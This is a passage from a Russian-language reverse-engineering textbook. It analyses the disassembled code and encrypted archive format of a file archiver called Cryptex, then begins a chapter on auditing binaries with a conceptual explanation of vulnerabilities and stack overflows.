00401DA8  PUSH cryptex.00405054
00401DAD  PUSH EAX
00401DAE  CALL DS:[<&ADVAPI32.CryptHashData>]
```

```
00401DB4  TEST EAX,EAX
00401DB6  JE cryptex.00401EEE
00401DBC  CMP EDI,1
00401DBF  MOV EAX,0FFC
00401DC4  JA SHORT cryptex.00401DCB
00401DC6  MOV EAX,DS:[405050]
00401DCB  MOV EDX,SS:[ESP+14]
00401DCF  PUSH 0                          ; pOverlapped = NULL
00401DD1  LEA ECX,SS:[ESP+2C]
00401DD5  PUSH ECX                        ; pBytesWritten
00401DD6  PUSH EAX                        ; nBytesToWrite
00401DD7  PUSH cryptex.00405054           ; Buffer = cryptex.00405054
00401DDC  PUSH EDX                        ; hFile
00401DDD  CALL DS:[<&KERNEL32.WriteFile>]
00401DE3  SUB EDI,1
00401DE6  JE SHORT cryptex.00401E00
00401DE8  MOV EAX,SS:[ESP+8C]
00401DEF  MOV ECX,DS:[405050]
00401DF5  PUSH EAX
00401DF6  PUSH ECX
00401DF7  PUSH EBX
00401DF8  CALL cryptex.00401030
00401DFD  ADD ESP,0C
00401E00  MOV EAX,DS:[40504C]
00401E05  LEA EDX,SS:[ESP+44]
00401E09  PUSH EDX
00401E0A  PUSH EAX
00401E0B  CALL ESI
00401E0D  MOV ECX,SS:[ESP+30]
00401E11  MOV EDX,DS:[40504C]
00401E17  PUSH ECX                        ; CursorPos
00401E18  PUSH EDX                        ; hConsole => 00000007
00401E19  CALL DS:[<&KERNEL32.SetConsoleCursorPosition>]
00401E1F  TEST EDI,EDI
00401E21  MOVSS XMM0,SS:[ESP+10]
00401E27  ADDSS XMM0,SS:[ESP+20]
00401E2D  MOVSS SS:[ESP+10],XMM0
00401E33  JNZ cryptex.00401D70
00401E39  FLD QWORD PTR DS:[403B98]
00401E3F  SUB ESP,8
00401E42  FSTP QWORD PTR SS:[ESP]
00401E45  PUSH cryptex.00403368           ; ASCII "%2.2f percent
                                          ; completed."
00401E4A  CALL EBP
00401E4C  PUSH cryptex.00403384
00401E51  CALL EBP
00401E53  XOR EAX,EAX
00401E55  MOV SS:[ESP+6D],EAX
00401E59  MOV SS:[ESP+71],EAX
00401E5D  MOV SS:[ESP+75],EAX
00401E61  MOV SS:[ESP+79],AX
00401E66  ADD ESP,10
00401E69  LEA ECX,SS:[ESP+24]
00401E6D  LEA EDX,SS:[ESP+5C]
00401E71  MOV SS:[ESP+6B],AL
00401E75  MOV BYTE PTR SS:[ESP+5C],0
00401E7A  MOV DWORD PTR SS:[ESP+24],10
00401E82  PUSH EAX
00401E83  MOV EAX,SS:[ESP+20]
00401E87  PUSH ECX
00401E88  PUSH EDX
00401E89  PUSH 2
00401E8B  PUSH EAX
00401E8C  CALL DS:[<&ADVAPI32.CryptGetHashParam>]
00401E92  TEST EAX,EAX
00401E94  JNZ SHORT cryptex.00401EA0
00401E96  PUSH cryptex.00403388           ; ASCII "Unable to obtain MD5
                                          ; hash value for file."
00401E9B  CALL EBP
00401E9D  ADD ESP,4
00401EA0  MOV ECX,4
```

```
00401EA5  LEA EDI,SS:[ESP+6C]
00401EA9  LEA ESI,SS:[ESP+5C]
00401EAD  XOR EDX,EDX
00401EAF  REPE CMPS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00401EB1  JE SHORT cryptex.00401EC2
00401EB3  MOV EAX,SS:[ESP+18]
00401EB7  PUSH EAX
00401EB8  PUSH cryptex.004033B4        ; ASCII "ERROR: File "%s" is
                                      ; corrupted!"
00401EBD  CALL EBP
00401EBF  ADD ESP,8
00401EC2  MOV ECX,SS:[ESP+1C]
00401EC6  PUSH ECX
00401EC7  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
00401ECD  MOV EDX,SS:[ESP+14]
00401ED1  MOV ESI,DS:[<&KERNEL32.CloseHandle>]
00401ED7  PUSH EDX                     ; hObject
00401ED8  CALL ESI                     ; CloseHandle
00401EDA  PUSH EBX                     ; hObject
00401EDB  CALL ESI                     ; CloseHandle
00401EDD  MOV ECX,SS:[ESP+7C]
00401EE1  POP ESI
00401EE2  POP EBP
00401EE3  POP EDI
00401EE4  POP EBX
00401EE5  CALL cryptex.004027C9
00401EEA  ADD ESP,70
00401EED  RETN
```

Листинг 6.8. Дизассемблированный код процедуры Cryptex, расшифровывающей и извлекающей файл.

Начнём с краткого обзора важнейших операций функции из листинга 6.8. Сначала она открывает архив вызовом функции по адресу `00401670`, которая затем обращается к функции проверки заголовка и пароля `004011C0`, исследованной в листинге 6.3. После возврата из `00401670` создаётся объект хеша того же вида, который ранее использовался для вычисления хеша пароля. На этот раз тип алгоритма равен `0x8003`, то есть `ALG_SID_MD5`. Назначение объекта пока неясно. Затем код читает заголовок Cryptex в уже встречавшуюся глобальную переменную `00406058` и ищет в списке файлов нужную запись.

Просмотр списка файлов

Список файлов просматривается вызовом функции по адресу `004017B0`. Она идёт уже знакомым путём: обходит список и сравнивает каждое имя с именем извлекаемого файла. Найдя нужный элемент, функция получает несколько полей записи. Ниже приведён код, выполняемый процедурой поиска после обнаружения записи.

```
00401881  MOV ECX,SS:[ESP+10]
00401885  LEA EAX,DS:[ESI+ESI*4]
00401888  ADD EAX,EAX
0040188A  ADD EAX,EAX
0040188C  SUB EAX,ESI
0040188E  MOV EDX,DS:[ECX+EAX*8+8]
00401892  LEA EAX,DS:[ECX+EAX*8]
00401895  MOV ECX,SS:[ESP+24]
00401899  MOV DS:[ECX],EDX
0040189B  MOV ECX,SS:[ESP+28]
0040189F  TEST ECX,ECX
004018A1  JE SHORT cryptex.004018BC
004018A3  LEA EDX,DS:[EAX+C]
004018A6  MOV ESI,DS:[EDX]
004018A8  MOV DS:[ECX],ESI
004018AA  MOV ESI,DS:[EDX+4]
```

```
004018AD  MOV DS:[ECX+4],ESI
004018B0  MOV ESI,DS:[EDX+8]
004018B3  MOV DS:[ECX+8],ESI
004018B6  MOV EDX,DS:[EDX+C]
004018B9  MOV DS:[ECX+C],EDX
004018BC  MOV EAX,DS:[EAX+4]
```

Прежде всего рассмотрим явно оптимизированную арифметическую последовательность в начале. Из-за применения `LEA` она может показаться запутанной, но эта инструкция необязательно работает именно с адресами. `LEA` по адресу `00401885` фактически умножает `ESI` на 5 и сохраняет результат в `EAX`. Вернувшись к началу функции, легко заметить, что `ESI` используется как счётчик: сначала равен нулю, затем увеличивается на единицу при обходе каждого элемента. После просмотра всех записей текущего кластера, которых, как мы помним, `0x1A`, он снова обнуляется. Следовательно, `ESI` является индексом текущей записи в текущем кластере.

Вернёмся к арифметике. Мы уже установили, что первая `LEA` умножает `ESI` на 5. За ней следуют две `ADD`, каждая фактически удваивает полученное значение. В итоге `ESI` умножается на 20, а затем из результата вычитается его исходное значение, что равносильно умножению на 19. Прелестно, правда? Следующая строка по адресу `0040188E` использует результат в `EAX` как индекс, но перед этим умножает его на 8. То есть индекс текущей записи `ESI` умножается на `19 * 8 = 152`. Число знакомое: 152 байта составляет длина записи файла. Вычисляя `[ECX+EAX*8+8]`, Cryptex получает значение по смещению `+8` текущей записи.

Уже известно, что смещение `+8` содержит размер файла в кластерах. Это значение возвращается вызывающему коду через переданный для него параметр: размер нужен Cryptex для извлечения файла. Загрузив его, программа проверяет ещё один, по-видимому выходной, параметр по адресу `[ESP+28]`. Если тот ненулевой, Cryptex копирует в переданный указатель значение записи со смещения `+C`, затем копирует смещение `+10` по смещению `+4` указателя и так далее, пока не будут перенесены четыре двойных слова, или 16 байт. Напомним, именно эти 16 байт выглядели как мусор в дампе списка файлов. Перед возвратом функция загружает смещение `+4` текущей записи в `EAX`, тем самым возвращая его вызывающему коду.

Итак, последовательность ищет в списке заданное имя и после обнаружения возвращает три отдельных элемента: размер файла в кластерах, неизвестную на вид случайную 16-байтовую последовательность и ещё одно неизвестное двойное слово со смещения `+4`. Посмотрим, как процедура извлечения использует эти данные.

Расшифрование файла

После возврата из `004017B0` Cryptex ищет в заданном имени файла обратные косые черты, пока не достигнет последней. Поиск выполняет функция `strchr` библиотеки времени выполнения C, которая возвращает адрес первого вхождения символа, если он найден. Адрес за последней обратной косой чертой сохраняется в `[ESP+20]`; это "чистое" имя без пути. В этой в остальном тривиальной последовательности привлекает внимание инструкция по адресу `00401C9E`.

```
00401C9E  MOV EDI,EDI
```

Возможно, вы помните похожую инструкцию из предыдущей главы. Там она служила инфраструктурой для перехвата системных API Windows. Здесь это объяснение не подходит, так зачем компилятор вставил в середину функции ничего не делающую инструкцию? Ответ прост: адрес её начала не выровнен, то есть не находится на 32-разрядной границе. Выполнение невыровненных инструкций, как и вообще обращение к невыровненным адресам памяти, занимает у 32-разрядного процессора больше времени. Поместив эту инструкцию перед циклом, компилятор обеспечил выровненное начало цикла. Он снова мог использовать `NOP`, но выбрал бездействующую инструкцию, точно заполняющую двухбайтовый промежуток.

Получив имя без обратных косых черт, функция создаёт новый файл для извлечённых данных. Затем она проверяет, нашла ли `004017B0` запись, исследуя `EBP`, где хранится возвращённое значение. Если оно нулевое, Cryptex выводит сообщение о ненайденном файле и завершает работу. При ненулевом `EBP` вызывается знакомая функция `00401030`, которая читает и расшифровывает сектор. `EBP`, то есть результат `004017B0`, передаётся вторым параметром и рассматривается как номер кластера.

Теперь известно, что `004017B0` возвращает индекс кластера, хотя пока не установлено, какого именно. Нетрудно догадаться, что это индекс кластера извлекаемого файла или по меньшей мере его первого кластера, поскольку большинство файлов, вероятно, занимают больше одного. В функции поиска это возвращаемое значение поступало со смещения +4 записи, что видно по инструкции `004018BC`. Значит, смещение +4 содержит индекс первого кластера данных.

В отладчике видно, что третий параметр является указателем на место расшифрования данных, а после возврата функции буфер содержит наши замечательные звёздочки. Важно, что им предшествует четырёхбайтовое значение `0000046E`. Быстрое преобразование показывает: это 1134, точный размер исходного файла `asterisks.txt`, зашифрованного ранее.

Последовательность с плавающей точкой

Вернувшись к извлечению из листинга 6.8, после чтения первого кластера мы обнаружим последовательность весьма необычных инструкций. Для процесса извлечения они не особенно важны, точнее, это, вероятно, наименее важная его часть, но рассмотреть их всё же стоит, чтобы уметь правильно расшифровывать подобный код.

```
00401D28  FILD DWORD PTR SS:[ESP+2C]
00401D2C  JGE SHORT cryptex.00401D34
00401D2E  FADD DWORD PTR DS:[403BA0]
00401D34  FDIVR QWORD PTR DS:[403B98]
00401D3A  MOV EAX,SS:[ESP+24]
00401D3E  XORPS XMM0,XMM0
00401D41  MOV EBP,DS:[<&MSVCR71.printf>]
00401D47  PUSH EAX
00401D48  PUSH cryptex.00403308        ; ASCII "Extracting "%.35s" - "
00401D4D  MOVSS SS:[ESP+24],XMM0
00401D53  FSTP DWORD PTR SS:[ESP+34]
00401D57  CALL EBP
```

Последовательность необычна из-за множества ещё не встречавшихся инструкций. Что они означают? Быстрое обращение к справочнику Intel IA-32 Instruction Set Reference [Intel2], [Intel3] показывает, что большинство выполняет арифметику с плавающей точкой. Сначала `FILD` загружает обычное 32-разрядное целое из `[ESP+2C]`, где хранится общее число кластеров файла, преобразует его в 80-разрядное число двойной расширенной точности и помещает в специальный стек плавающей точки. Этот стек представляет собой набор регистров для используемых процессором значений с плавающей точкой. Его можно считать простой группой регистров, распределением которых управляет ЦП.

Следующая такая инструкция, `FADD`, выполняется только при отрицательном значении `[ESP+2C]`. Она прибавляет к вершине стека непосредственное число с плавающей точкой из `00403BA0`. В отличие от `FILD`, загружающей целое, `FADD` использует число с плавающей точкой в памяти. Поэтому обычный дамп `00403BA0` как 32-разрядного целого показывает `4F800000`, но это не имеет смысла: операнд нужно представить как 32-разрядное число с плавающей точкой. В таком виде OllyDbg показывает `4.294967e+09`.

Значение может казаться бессмыслицей, но это не так. Тренированный глаз сразу заметит подозрительное сходство с `2^32`, то есть 4 294 967 296. На самом деле числа идентичны. Идея

проста: по-видимому, FILD всегда считает целые знаковыми, тогда как исходная программа объявила преобразуемое значение беззнаковым. Чтобы процессор получил правильное значение, компилятор сгенерировал код, прибавляющий 2^32, когда установлен старший бит. Так отрицательное знаковое число в стеке превращается в положительное значение, которым оно должно было быть изначально.

Исправив число, Cryptex инструкцией FDIVR делит константу из 00403B98 на вершину стека. Согласно документации Intel, на этот раз константа является 64-разрядным числом с плавающей точкой. Если попросить OllyDbg показать данные с 00403B98 в таком виде, получится 100.0000000000000. Следовательно, Cryptex делит 100,0 на общее число кластеров.

Следующая инструкция загружает адрес имени файла из [ESP+24] в EAX, а затем выполняется необычная XORPS с операндом XMM0. Эта инструкция относится к отдельному набору SSE2, который поддерживается большинством современных реализаций IA-32. SSE2 содержит инструкции Single Instruction Multiple Data (SIMD), способные одновременно обрабатывать несколько групп операндов. Они значительно ускоряют требовательные вычисления, например в мультимедийных приложениях и программах создания содержимого. XMM0 - первый из восьми специальных 128-разрядных регистров XMM0-XMM7. Доступ к ним возможен лишь инструкциями SSE, а содержимое обычно состоит из нескольких меньших операндов. Здесь XORPS выполняет XOR всего содержимого первого регистра SSE с ним самим, то есть просто обнуляет XMM0.

Следующая FSTP сохраняет значение с вершины стека плавающей точки в [ESP+34]. Предшествующее адресу DWORD PTR показывает, что память рассматривается как 32-разрядная, поэтому значение преобразуется в 32-разрядное представление с плавающей точкой. Напомним, сейчас на вершине находится результат предыдущего деления.

Цикл расшифрования

Теперь начинается очевидный цикл, который последовательно читает и расшифровывает дополнительные кластеры через 00401030, хеширует данные функцией CryptHashData и записывает блок в ранее открытый файл посредством API WriteFile.

Здесь легко понять назначение всей арифметики с плавающей точкой. После расшифрования каждого кластера Cryptex печатает точное значение процента уже записанной части файла. Разделив 100,0 на общее число кластеров, она вычислила шаг, на который после каждой записи увеличивается текущая доля выполнения.

Интересно, как Cryptex узнаёт индекс следующего кластера. Поскольку программа разрешает удалять файлы из архивов, их кластеры необязательно расположены последовательно. Поэтому при чтении следующего кластера Cryptex всегда получает его индекс из 00405050 и передаёт функции 00401030. Адрес 00405050 является началом буфера текущего кластера. Значит, как и в списке файлов, первое двойное слово хранит индекс следующего кластера цепочки. Одна любопытная сторона схемы раскрывается следующими строками.

```
00401DBC  CMP EDI,1
00401DBF  MOV EAX,0FFC
00401DC4  JA SHORT cryptex.00401DCB
00401DC6  MOV EAX,DS:[405050]
00401DCB  ...
```

В любой момент цикла EDI содержит число оставшихся кластеров. Если осталось больше одного, то есть EDI > 1, количество читаемых байт в EAX жёстко равно 0xFFC, или 4092 байтам, вероятно максимальному объёму данных кластера. При записи последнего кластера Cryptex берёт число байт из первого двойного слова, оттуда же, где обычно хранится индекс следующего кластера. Понимаете? Поскольку программа знает, что кластер последний, место для следующего индекса не

используется, и там можно сохранить фактическое число байт. Так Cryptex обходит отсутствие непосредственно записанного размера файла, храня лишь количество занимаемых им кластеров.

Проверка значения хеша

Расшифровав и записав последний кластер, Cryptex вызывает `CryptGetHashParam`, чтобы получить MD5, вычисленный по всем расшифрованным данным. Он сравнивается с 16-байтовой последовательностью, возвращённой из `004017B0`; напомним, она была взята из записи файла в таблице. При несовпадении Cryptex сообщает, что файл повреждён. Очевидно, MD5 используется как обычная контрольная сумма: для каждого шифруемого файла вычисляется хеш, а при извлечении программа убеждается, что данные внутри архива не изменены.

Общая картина

Теперь у нас есть достаточно цельное представление о формате `.crx`. В этом разделе кратко собраны сведения, полученные во время реверс-инжиниринга. Мы расшифровали назначение большинства полей `.crx`, по крайней мере тех, которые нужны программе просмотра или распаковки архива. На рисунке 6.2 показано, что известно о заголовке Cryptex.

Заголовок начинается со стандартной 8-байтовой сигнатуры `CrYpTeX9`. В нём хранится 16-байтовая контрольная сумма MD5 для подтверждения заданного пользователем пароля. Архивы шифруются реализацией triple-DES из Crypto API. Ключ triple-DES получают хешированием пароля алгоритмом SHA и использованием результата длиной 160 бит как ключа. Те же 160 бит снова хешируются MD5, а полученный 16-байтовый хеш записывается в заголовок Cryptex. По-видимому, единственная причина его существования - возможность проверить, совпадает ли введённый пароль с применённым при создании архива.

Мы также узнали, что архивы Cryptex делятся на кластеры фиксированного размера. Одни содержат список файлов, другие - данные самих файлов. Всё содержимое управляется на уровне кластеров; похоже, формат не поддерживает блоки большего или меньшего размера. Каждый кластер, как списка, так и данных, шифруется triple-DES с ключом, производным от SHA. Полный размер кластера составляет 4104 байта, но полезное содержимое занимает лишь 4092. Первые 4 байта обычно хранят индекс следующего кластера, хотя есть исключения, и это объясняет 4096 байт. Причину дополнительных 8 байт установить не удалось.

Следующий интересный элемент - структура списка файлов. Он занимает один или несколько кластеров, каждый из которых содержит 26 записей. На рисунке 6.3 показано, что известно об отдельной записи.




Рисунок 6.2. Заголовок Cryptex.




Рисунок 6.3. Формат записи файла Cryptex.

Таблица списка файлов Cryptex допускает пустоты, то есть неиспользуемые записи. Признаком занятости обычно служит размер файла или индекс первого кластера. Можно уверенно предположить, что при добавлении файла Cryptex просто ищет свободную запись и помещает его туда. Максимальная длина имени равна 128 байтам. Это кажется небольшим ограничением, но перед добавлением программа удаляет весь путь, поэтому все 128 байт отведены только имени. Каждая запись содержит хеш MD5, вычисленный по всему открытому содержимому файла. При расшифровании он вычисляется заново и сравнивается с сохранённым в списке. Похоже, даже при несовпадении Cryptex всё равно записывает расшифрованный файл на диск, но выводит сообщение об ошибке.

Файлы хранятся в последовательностях кластеров, связанных полем "следующий кластер" по смещению `+0` каждого элемента. В последнем кластере цепочки записано точное число действительно используемых в нём байт. Благодаря этому при извлечении Cryptex восстанавливает точный размер, хотя запись файла содержит лишь размер в кластерах.

Более глубокое исследование

Вероятно, вы заметили: несмотря на чрезвычайно подробный анализ кода Cryptex, некоторые детали формата остались нераскрытыми. Это закономерно, ведь мы изучили далеко не весь код, а обращения к отдельным полям могут встречаться лишь в одном-двух местах. Для полного понимания формата, возможно, пришлось бы исследовать каждую строку программы. Cryptex невелика, так что это осуществимо, но в большинстве случаев такой путь непрактичен.

Что делать с пропущенными деталями? Примитивный, но действенный подход - позволить программе обновить файл и наблюдать изменения средством двоичного сравнения; такая функция есть в Hex Workshop. В Cryptex возникает особая трудность: файлы зашифрованы, поэтому изменение одного байта открытого текста, вероятно, полностью преобразит записанный шифротекст. Один из выходов - написать программу, расшифровывающую архивы, чтобы точнее исследовать их структуру. Тогда можно легко сравнить две версии одного архива и определить, что именно изменилось и что это говорит о неизвестных полях. Наблюдение за изменениями, которые вносит во файл владеющая им программа, очень полезно при реверс-инжиниринге данных, а в сочетании с продуманным анализом кода обычно даёт чрезвычайно точные результаты.

Заключение

В этой главе вы научились применять реверс-инжиниринг к недокументированным программным данным, например закрытым форматам файлов и сетевым протоколам, чтобы написать код для их расшифровки или даже создания совместимых данных. Исследование формата не так уж отличается от обычного реверс-инжиниринга кода, как можно было ожидать. Глава показала, что анализ кода во многих случаях даёт почти все ответы о формате данных программы и его структуре.

Конечно, Cryptex использует сравнительно простой формат. В настоящих задачах могут встретиться гораздо более сложные структуры. Тем не менее основной подход остаётся прежним: сочетая анализ кода с наблюдением за изменениями данных, которые владеющая программа выполняет на специально подобранных примерах, можно достаточно хорошо разобраться в большинстве форматов файлов и других видах закрытых данных.

Глава 7. Аудит двоичных файлов программ

Программный продукт слаб настолько, насколько слабо его самое уязвимое звено. Это верно с точки зрения безопасности и, в несколько меньшей степени, надёжности и устойчивости. Можно вложить огромные силы в методики разработки защищённого кода, но в итоге получить уязвимую программу всего лишь из-за стороннего компонента. То же относится к надёжности и устойчивости. Многие специалисты отрасли не понимают, что плохо написанная сторонняя библиотека способна свести на нет все усилия команды по созданию качественного продукта.

В этой главе я покажу, как применять реверс-инжиниринг для аудита программы при отсутствии исходного кода. Общая идея состоит в исследовании нескольких фрагментов и оценке кода с точки зрения уязвимостей и безопасных приёмов программирования.

Первая часть главы посвящена различным ошибкам безопасности и тому, как с позиции исследователя они выглядят на языке ассемблера. Во второй части рассматривается настоящая уязвимость реального продукта и делается попытка установить вызвавшую её точную ошибку.

Определение задачи

Прежде чем определять защищённый код, необходимо объяснить значение слова "безопасность" в контексте этой книги. Полагаю, безопасность можно определить как контроль над потоками информации в системе. Такой контроль означает, что ваши файлы остаются в компьютере и не попадают к любопытным злоумышленникам, а вредоносный код, напротив, остаётся снаружи. Конечно, у компьютерной безопасности есть множество других сторон: например, шифрование входящих и исходящих данных или разные уровни прав доступа для разных пользователей. Однако для нынешнего обсуждения они менее важны.

Как реверс-инжиниринг связан с контролем потоков информации в системе? Устанавливая любой программный продукт, вы фактически доверяете ему компьютер и все находящиеся на нём данные. Это верно на двух уровнях. Во-первых, вы полагаетесь на безвредность продукта и отсутствие в нём компонентов, которые намеренно крадут или повреждают сведения. Хотите верьте, хотите нет, но это более простая часть истории.

Настоящая неопределённость начинается, когда программа подвергает систему риску без всякого намерения это делать. Теоретически обычная ошибка в любом программном продукте способна открыть систему вредоносному коду, который украдёт или повредит данные. Возьмём файл изображения, например JPEG. Некоторые виды ошибок при определённых условиях позволяют захватить систему посредством специально подготовленной картинки. Достаточно крошечного, в остальном безобидного дефекта в программе просмотра, и она может непреднамеренно выполнить встроенный в изображение код. Что он способен сделать? Практически всё. Скорее всего, он загрузит в систему какую-либо лазейку и подготовит полноценный враждебный захват; лазейки и другие вредоносные программы рассматриваются в главе 8.

Цель этой главы - попытаться определить признаки защищённого кода, а затем показать, как искать подобные ошибки безопасности в двоичных исполняемых файлах. К сожалению, само определение защищённого кода порой оказывается бесплодной затеей. Это должно быть до боли очевидно разработчикам, постоянно выпускающим исправления обнаруженных уязвимостей. Путь может быть бесконечным: игра в кошки-мышки между хакерами, ищущими изъяны, и программистами, пытающимися их исправить. Немногие программы изначально "полностью защищены", и ещё меньше когда-либо достигают такого состояния.

Я постараюсь охватить самые типичные дефекты, которые превращают безобидную программу в угрозу, и расскажу, как находить их во время реверс-инжиниринга. Это ни в коем случае не исчерпывающее руководство по всем возможным брешам, да и сомневаюсь, что такое руководство вообще можно написать, а лишь представление о наиболее распространённых проблемах.

Уязвимости

Уязвимость - по существу ошибка или изъян программы, нарушающий безопасность самой программы и обычно всего компьютера, где она выполняется. Иными словами, это дефект, которым может воспользоваться злоумышленник. Чаще всего уязвимости начинаются с кода, принимающего сведения из внешнего мира. Это могут быть любые пользовательские данные: параметры командной строки, загруженный файл или сетевой пакет.

Основная идея проста: передать программе неожиданные данные, то есть такие, о которых программист не предполагал, и заставить её отклониться от обычного пути выполнения. Самый грубый способ воспользоваться уязвимостью - добиться аварийного завершения. Обычно это проще всего: во многих случаях достаточно передать чрезвычайно большой блок случайных данных.

Но авария - лишь начало. Поиск и эксплуатация становятся по-настоящему интересными, когда атакующий стремится захватить программу и заставить её исполнять собственный код. Для этого требуется совсем иной уровень мастерства, поскольку данные должны быть очень точно подобраны.

Во многих случаях уязвимость подвергает риску целую сеть: проникновение через её внешнюю оболочку часто означает преодоление последней линии обороны.

В следующих разделах описываются самые распространённые уязвимости обычных программ, способы их использования и примеры поиска при анализе ассемблерного кода.

Переполнение стека

Переполнения стека, также называемые атаками с разрушением стека по названию известной статьи в Phrack [Aleph1], существуют много лет и остаются самым популярным видом уязвимостей. Они используют тот факт, что программы, особенно написанные на языках семейства C, часто не проверяют границы входных данных.

Простейшая уязвимость возникает, когда программа получает данные извне, прямо от пользователя или по сети, и без проверки длины копирует их в стек. Проблема в том, что стековые переменные всегда имеют фиксированный размер: генерируемые компилятором смещения для доступа к ним заранее определены и жёстко записаны в машинном коде. Программа не может динамически выделить место в стеке в зависимости от объёма входа и должна заранее зарезервировать достаточно памяти для самого большого ожидаемого блока. Правильно написанный код перед копированием проверяет, помещаются ли данные в стековый буфер, но удивительно часто программисты забывают это сделать.

Что случится при копировании буфера неизвестного размера в ограниченный стековый буфер? Если он слишком длинный, входные данные перезапишут всё, что расположено в стеке после выделенной области. Часто повреждаются следующие переменные, но важнее другое: достаточно длинный буфер способен перезаписать адрес возврата текущей функции.

Рассмотрим, например, функцию со следующими локальными переменными:

```
int counter;
char string[8];
float number;
```

Что произойдёт, если функция захочет заполнить `string` пользовательскими данными? Она скопирует их в `string`, но без проверки ограничения в восемь символов неизбежно перезапишет `number` и, возможно, последующие участки памяти.

На рисунке 7.1 показана область стека функции до и после перезаписи. В `string` помещается лишь восемь символов, но записано намного больше. Схема не учитывает весьма вероятную возможность, что компилятор сохранит некоторые переменные не в стеке, а в регистрах. Наиболее вероятный кандидат - `counter`, однако на само переполнение это не повлияет.

